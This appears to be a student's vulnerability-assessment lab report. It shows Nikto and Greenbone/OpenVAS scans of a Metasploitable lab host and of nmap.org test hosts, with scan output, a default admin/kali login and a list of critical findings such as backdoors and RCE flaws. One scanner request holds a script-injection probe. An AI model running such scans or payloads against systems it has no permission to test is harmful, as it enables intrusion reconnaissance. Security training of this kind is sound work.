
VAPT Lab 7 : CISCO Cert-6


Task : Perform all practical modules of CISCO Lab 6 andupload

Eshan K027


nikto –help




nikto -h scanme.nmap.org




nikto -h https://nmap.org -ssl




IP List



nikto -h IP_list.txt



nikto -h 172.17.0.2 -o scan_results.htm



172.17.0.2 / 172.17.0.2 port 80	
Target IP	172.17.0.2
Target hostname	172.17.0.2
Target Port	80
HTTP Server	Apache/2.2.8 (Ubuntu) DAV/2
Site Link (Name)	http://172.17.0.2:80/
Site Link (IP)	http://172.17.0.2:80/

URI	/
HTTP Method	GET
Description	/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
Test Links	http://172.17.0.2:80/ http://172.17.0.2:80/
References	

URI	/
HTTP Method	GET
Description	/: The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://172.17.0.2:80/ http://172.17.0.2:80/
References	https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

URI	/
HTTP Method	GET
Description	/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
Test Links	http://172.17.0.2:80/ http://172.17.0.2:80/
References	https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/

URI	/index
HTTP Method	GET
Description	/index: Uncommon header 'tcn' found, with contents: list.
Test Links	http://172.17.0.2:80/index http://172.17.0.2:80/index
References	

nikto -h 172.17.0.2 -o scan_results.txt -Format csv

```
┌──(root㉿Kali)-[/home/kali]
└─# nikto -h 172.17.0.2 -o scan_results.txt -Format csv
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        80
+ Start Time:         2025-03-01 10:04:49 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/d
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
sing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force fi
tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-cc
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.c
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP
```


```
┌──(root㉿Kali)-[/home/kali]
└─# cat scan_results.txt
"Nikto - v2.5.0/"
"172.17.0.2","172.17.0.2","80","","","","Apache/2.2.8 (Ubuntu) DAV/2"
"172.17.0.2","172.17.0.2","80","","GET","/","Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10."
"172.17.0.2","172.17.0.2","80","https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options","GET","/","The anti-clickjacking X-Frame-Options header is not present."
"172.17.0.2","172.17.0.2","80","https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/","GET","/","The X-Content-Type-Options header is not set. This could allow the
ontent of the site in a different fashion to the MIME type."
"172.17.0.2","172.17.0.2","80","","GET","/index","Uncommon header 'tcn' found, with contents: list."
"172.17.0.2","172.17.0.2","80","http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275","GET","/index","Apache mod_negotiation is enabled with MultiViews, wh
ily brute force file names. The following alternatives for 'index' were found: index.php."
"172.17.0.2","172.17.0.2","80","","HEAD","/","Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch."
"172.17.0.2","172.17.0.2","80","","LQOVFYAP","/","Web Server returns a valid response with junk HTTP methods which may cause false positives."
"172.17.0.2","172.17.0.2","80","https://owasp.org/www-community/attacks/Cross_Site_Tracing","TRACE","/","HTTP TRACE method is active which suggests the host is vulnerable to XST."
"172.17.0.2","172.17.0.2","80","","GET","/phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>","/phpinfo.php: Output from the phpinfo() function was found."
"172.17.0.2","172.17.0.2","80","","GET","/doc/","Directory indexing found."
"172.17.0.2","172.17.0.2","80","CVE-1999-0678","GET","/doc/","The /doc/ directory is browsable. This may be /usr/doc."
"172.17.0.2","172.17.0.2","80","OSVDB-12184","GET","/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000","PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings."
"172.17.0.2","172.17.0.2","80","OSVDB-12184","GET","/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42","PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings."
"172.17.0.2","172.17.0.2","80","OSVDB-12184","GET","/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42","PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings."
"172.17.0.2","172.17.0.2","80","OSVDB-12184","GET","/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42","PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings."
```


sudo gvm-start

```
┌──(root㉿Kali)-[/home/kali]
└─# gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>]  Web UI (Greenbone Security Assistant): https://127.0.0.1:9392

● gsad.service - Greenbone Security Assistant daemon (gsad)
     Loaded: loaded (/lib/systemd/system/gsad.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-03-01 10:09:07 UTC; 13ms ago
       Docs: man:gsad(8)
             https://www.greenbone.net
   Main PID: 21997 (gsad)
      Tasks: 1 (limit: 9430)
     Memory: 1.2M
        CPU: 10ms
     CGroup: /system.slice/gsad.service
             └─21997 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392

Mar 01 10:09:07 Kali systemd[1]: Starting gsad.service - Greenbone Security Assistant daemon (gsad)...
Mar 01 10:09:07 Kali systemd[1]: Started gsad.service - Greenbone Security Assistant daemon (gsad).

● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
     Loaded: loaded (/lib/systemd/system/gvmd.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-03-01 10:09:02 UTC; 5s ago
       Docs: man:gvmd(8)
    Process: 21858 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm (code=exited, status=0/SUCCESS)
   Main PID: 21859 (gvmd)
      Tasks: 1 (limit: 9430)
     Memory: 184.3M
        CPU: 2.197s
     CGroup: /system.slice/gvmd.service
             └─21859 "gvmd: gvmd: Wa" --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm

Mar 01 10:08:57 Kali systemd[1]: Starting gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)...
Mar 01 10:08:57 Kali systemd[1]: gvmd.service: Can't open PID file /run/gvmd/gvmd.pid (yet?) after start: No such file or directory
Mar 01 10:09:02 Kali systemd[1]: Started gvmd.service - Greenbone Vulnerability Manager daemon (gvmd).

● ospd-openvas.service - OSPd Wrapper for the OpenVAS Scanner (ospd-openvas)
     Loaded: loaded (/lib/systemd/system/ospd-openvas.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-03-01 10:08:55 UTC; 12s ago
       Docs: man:ospd-openvas(8)
             man:openvas(8)
    Process: 21771 ExecStart=/usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf (code=exited, status=0/SUCCESS)
   Main PID: 21813 (ospd-openvas)
      Tasks: 5 (limit: 9430)
     Memory: 124.9M
        CPU: 2.606s
     CGroup: /system.slice/ospd-openvas.service
             ├─21813 /usr/bin/python3 /usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf
```


Username: admin

Password: kali


Greenbone
Sign in to your account
Username
admin
Password
Sign In
Greenbone
Community
EDITION


Advanced Task Wizard
Quick start: Create a new task
This wizard can help you by creating a new scan task and automatically starting it.
All you need to do is enter a name for the new task and the IP address or host name of the target, and select a scan configuration.
You can choose, whether you want to run the scan immediately, schedule the task for a later date and time, or just create the task so you can run it manually later.
In order to run an authenticated scan, you have to select SSH and/or SMB credentials, but you can also run an unauthenticated scan by not selecting any credentials.
If you enter an email address in the "Email report to" field, a report of the scan will be sent to this address once it is finished.
For any other setting the defaults from "My Settings" will be applied.
Task Name
Metasploitable
Scan Config
Full and fast
Target Host(s)
172.17.0.2
Start immediately
Create Schedule:
Start Time
03/01/2025
at 10 h 10 m
Coordinated Universal Time/UTC
Do not start automatically
SSH Credential
--
on port 22
SMB Credential
--
ESXi Credential
--
Email report to
Cancel
Create

Tasks 1 of 1



1 - 1 of 1

Name ▲	Status	Reports	Last Report	Severity	Trend	Actions
Metasploitable (Automatically generated by wizard)	Done	1	Sat, Mar 1, 2025 10:11 AM UTC	10.0 (High)		

Apply to page contents

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

1 - 1 of 1

1 - 1 of 1

Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
Sat, Mar 1, 2025 10:11 AM UTC	Done	Metasploitable	10.0 (High)	20	38	6	87	0	

Apply to page contents

(Applied filter: apply_overrides=0 min_qod=70 task_id=2dc78657-49f8-49b7-b7cd-82df9ce1414b sort-reverse=date rows=10 first=1)

1 - 1 of 1

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	general/tcp	Sat, Mar 1, 2025 4:43 PM UTC
The rexec service is running	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	512/tcp	Sat, Mar 1, 2025 4:46 PM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 %	172.17.0.2	metasploitable.vm	1524/tcp	Sat, Mar 1, 2025 4:52 PM UTC
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	172.17.0.2	metasploitable.vm	8787/tcp	Sat, Mar 1, 2025 4:51 PM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC
DistCC RCE Vulnerability (CVE-2004-2687)	9.3 (High)	99 %	172.17.0.2	metasploitable.vm	3632/tcp	Sat, Mar 1, 2025 4:51 PM UTC
PostgreSQL Default Credentials (PostgreSQL Protocol)	9.0 (High)	99 %	172.17.0.2	metasploitable.vm	5432/tcp	Sat, Mar 1, 2025 4:50 PM UTC
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	172.17.0.2	metasploitable.vm	6697/tcp	Sat, Mar 1, 2025 4:44 PM UTC
MySQL / MariaDB Default Credentials (MySQL Protocol)	7.8 (High)	95 %	172.17.0.2	metasploitable.vm	3306/tcp	Sat, Mar 1, 2025 4:50 PM UTC
rsh Unencrypted Cleartext Login	7.5 (High)	80 %	172.17.0.2	metasploitable.vm	514/tcp	Sat, Mar 1, 2025 4:46 PM UTC
phpinfo() output Reporting	7.5 (High)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:57 PM UTC
PHP-CGI-based setups vulnerability when parsing query string parameters from php files.	7.5 (High)	95 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:56 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	172.17.0.2	metasploitable.vm	21/tcp	Sat, Mar 1, 2025 4:50 PM UTC
FTP Brute Force Logins Reporting	7.5 (High)	95 %	172.17.0.2	metasploitable.vm	2121/tcp	Sat, Mar 1, 2025 4:50 PM UTC
UnrealIRCd Backdoor	7.5 (High)	70 %	172.17.0.2	metasploitable.vm	6697/tcp	Sat, Mar 1, 2025 4:51 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	172.17.0.2	metasploitable.vm	6200/tcp	Sat, Mar 1, 2025 4:51 PM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	7.5 (High)	99 %	172.17.0.2	metasploitable.vm	21/tcp	Sat, Mar 1, 2025 4:51 PM UTC
The rlogin service is running	7.5 (High)	80 %	172.17.0.2	metasploitable.vm	513/tcp	Sat, Mar 1, 2025 4:46 PM UTC
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	7.4 (High)	70 %	172.17.0.2	metasploitable.vm	5432/tcp	Sat, Mar 1, 2025 4:53 PM UTC
TWiki Cross-Site Request Forgery Vulnerability - Sep10	6.8 (Medium)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability	6.8 (Medium)	99 %	172.17.0.2	metasploitable.vm	25/tcp	Sat, Mar 1, 2025 4:52 PM UTC
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	172.17.0.2	metasploitable.vm	21/tcp	Sat, Mar 1, 2025 10:34 AM UTC
TWiki < 6.1.0 XSS Vulnerability	6.1 (Medium)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC
jQuery < 1.9.0 XSS Vulnerability	6.1 (Medium)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:47 PM UTC
TWiki Cross-Site Request Forgery Vulnerability	6.0 (Medium)	80 %	172.17.0.2	metasploitable.vm	80/tcp	Sat, Mar 1, 2025 4:48 PM UTC

Summary

TWiki is prone to Cross-Site Scripting (XSS) and Command Execution Vulnerabilities.

Detection Result

```
Installed version: 01.Feb.2003
Fixed version:     4.2.4
```

Insight

The flaws are due to:

- %URLPARAM{}% variable is not properly sanitized which lets attackers conduct cross-site scripting attack.

- %SEARCH{}% variable is not properly sanitised before being used in an eval() call which lets the attackers execute perl code through eval injection attack.

Detection Method

